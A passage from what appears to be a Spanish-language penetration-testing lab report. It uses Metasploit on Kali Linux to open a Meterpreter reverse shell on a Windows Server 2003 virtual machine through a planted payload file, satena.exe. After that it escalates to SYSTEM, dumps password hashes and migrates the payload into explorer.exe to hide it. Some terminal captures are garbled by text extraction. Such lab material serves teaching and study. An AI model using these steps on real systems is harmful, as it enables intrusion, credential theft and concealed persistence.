


Ilustración 18. Guardar el archivo .exe



Luego damos clic derecho en el archivo y en **guardar destino como**.




Ilustración 19. Guardar el archivo .exe

Y por último, lo guardamos en el escritorio.




Ilustración 20. Guardar el archivo .exe




Ilustración 21. Guardar el archivo .exe





Ilustración 22. Archivo .exe guardado en el escritorio de Windows Server 2003



4.8 Configuración en Metasploit


En una nueva terminal de Kali Linux ejecutamos el comando `msfconsole` para abrir el metasploit.



```
indu@kali: ~  
File Actions Edit View Help  
--  
(indu@kali)-[~]  
$ msfconsole  
Metasploit tip: View all productivity tips with the tips command  
CLASE  
cd: no such file or directory: CLASE  
#####indu;.  
.._____.-.-.LAST;0 000; .-.-.00  
.. 000000'.. '0000 or direct 000000'.. '000000 "  
..- 0000000000000000 0000000000000000 0;  
.. 0000000000000000 home/in 0000000000000000 .  
"---'0000 -.-0 0 0'-'-'--"  
.. 0' ; 0 0 0' ;  
|00000 0000 /inc00  
.. 00000 CLASE ' 0000 00 000  
.. 00000 00 00000 00  
.. 0000000000000000 /inc00/0;ASE  
.. 0000000000000000 (0003 Cnet) 0000 /|___ /Metasploit! \ 02.168.10.4 LPORT=44  
78 0000 exe 0000 home;0'.._*_. "0000 /|___ /Metasploit! \ 02.168.10.4 LPORT=44  
[-] No platform was chosen. Choosing MSF::Module::Platform::Windows from the payload.  
msf6
```

Ilustración 23. Abrir metasploit

Buscamos el exploit con el comand **search multi handler**.



```
Metasploit Documentation: https://docs.metasploit.com/  
/var/www/html  
msf6 > search multi handler  
Matching Modules /var/www/html  
===== /CLASE  
# Name /home/indu/CLASE Disclosure Date  
Rank Check Description  
-----  
0 exploit/linux/local/apt_package_manager_persistence 1999-03-09  
excellent Note /APT Package Manager Persistence  
1 exploit/android/local/janus 2017-07-31  
manual Yes /Android Janus APK Signature bypass  
2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24  
normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner /var/www/html
```

Ilustración 24. Buscar exploit



Y seleccionamos el numero 7 con el comando **use**. Luego configuramos el payload y verificamos con el comando **options** que se haya hecho el cambio del payload.

```
msf6 > use 7 /var/www/html
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting   | Required | Description                                               |
|----------|-------------------|----------|-----------------------------------------------------------|
| EXITFUNC | processme/indu/CL | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.4      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444              | yes      | The listen port                                           |


```

Ilustración 25. Seleccionando el exploit y configurando el payload

Ahora agregamos el **LHOST** que es la dirección IP del atacante y el **LPORT** y verificamos con el comando **options**.

```
msf6 > use 7 /var/www/html
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > set LHOST 192.168.10.4
LHOST => 192.168.10.4
msf6 exploit(multi/handler) > set LPORT 4678
LPORT => 4678
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting   | Required | Description                                               |
|----------|-------------------|----------|-----------------------------------------------------------|
| EXITFUNC | processme/indu/CL | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.10.4      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4678              | yes      | The listen port                                           |


```

Ilustración 26. Configurando LHOST y LPORT



4.9 Hacer el exploit

Luego de verificar las configuraciones en el exploit ejecutamos en comando **exploit** y vamos a Windows Server 2003 y ejecutamos el archivo .exe haciendo clic derecho sobre él y luego ejecutar.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.4:4678
[*] Sending stage (177734 bytes) to 192.168.10.8
[*] Meterpreter session 1 opened (192.168.10.4:4678 → 192.168.10.8:1034) a
t 2025-09-02 17:52:06 -0400
/var/www/html
meterpreter > |
```

Ilustración 27. Ejecutar comando exploit





Ilustración 28. Ejecutar archivo satena.exe

Nota: Si no se abre el archivo .exe cuando se ejecuta el comando exploit no podremos iniciar el meterpreter.



4.10 Post-Explotación en meterpreter

Luego de conseguir el acceso, en meterpreter ejecutamos **Sysinfo** y **Getuid** para ver la información del sistema. Después el comando **Getsystem** para escalar privilegios y, por último, el comando **hashdump** para ver los usuarios y contraseñas cifradas.



```
kali-linux-2025.1c-virtualbox-amd64 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
[Icons] | 1 2 3 4 | [Icons]
indu@kali: ~
File Actions Edit View Help
[*] Meterpreter session 1 opened (192.168.10.4:4678 → 192.168.10.8:1034) at 2025-09-02 17:52:06 -0400
meterpreter > sysinfo
Computer      : WINDOWS-T5P20P4
OS            : /home/indu: Windows Server 2003 (5.2 Build 3790, Service Pack 1).
Architecture : x86
System Language : es_ES
Domain        : GRUPO_TRABAJO
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: WINDOWS-T5P20P4\Administrador
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:e945df104465178a434344df99461721:::
meterpreter >
```

Ilustración 29. Post-Explotación

4.11 Migración de procesos

En Windows Server 2003 vamos al administrador de tareas y buscamos el archivo **satena.exe** que es el que vamos a migrar a **explorer.exe**.




Ilustración 30. Administrador de tareas de Windows Server 2003

Luego en la consola de Kali ejecutamos el comando **ps** para listar los procesos.

```
meterpreter > ps -f

Process List for index 0 (C:\WINDOWS\system32\cmd.exe):

  PID PPID Name Arch Session User Path
  ---
  0 0 [System Process]
  4 0 System x86 0 NT AUTHORITY\SYSTEM
  148 1948 IEXPLORER.exe x86 0 WINDOWS-T5P20P4\Administrador C:\Archivos de programa\Internet

  528 484 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe
  540 484 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe
  744 528 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
  780 1948 satena.exe x86 0 WINDOWS-T5P20P4\Administrador C:\Documents and Settings\Administrador\Escritorio\satena.exe
  816 528 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
```

Ilustración 31. Lista de procesos



Y ahora migramos el archivo con el comando **migrate** y seguido del **PPID** del archivo de **satena.exe** y luego el de **explorer.exe**.

```
1356 528 msdtc.exe x86 0 NT AUTHORITY\Se m32\spoolsv.exe
/home/indur/CLASE rvice de red m32\msdtc.exe
1436 528 svchost.ex x86 0 NT AUTHORITY\SY C:\WINDOWS\Syste
e /home/indur/CLASE STEM m32\svchost.exe
1500 528 svchost.ex x86 0 NT AUTHORITY\SE C:\WINDOWS\syste
e RVICIO LOCAL m32\svchost.exe
1784 528 svchost.ex x86 0 NT AUTHORITY\SY C:\WINDOWS\Syste
e /home/indur/CLASE STEM m32\svchost.exe
1948 1920 explorer.e x86 0 WINDOWS-T5P2OP4 C:\WINDOWS\Explo
xe \Administrador rer.EXE
2012 1948 cmd.exe /b x86 0 WINDOWS-T5P2OP4 C:\WINDOWS\syste
/Vac/boachta \Administrador m32\cmd.exe

meterpreter > migrate 1948 1920
[*] Migrating from 780 to 1948...
[*] Migration completed successfully.
meterpreter >
```

Ilustración 32. Migración exitosa del archivo satena a explorer

Y podemos ver que el archivo satena.exe ya no se ve y que el archivo explorer.exe peso más que antes porque ahora el archivo de satena está oculto dentro del archivo explorer.




Ilustración 33. Archivo satena oculto dentro de explorer



5. CAPITULO 2 – EXPLOTACIÓN DE MANJARO

5.1 Configurar la red de Manjaro

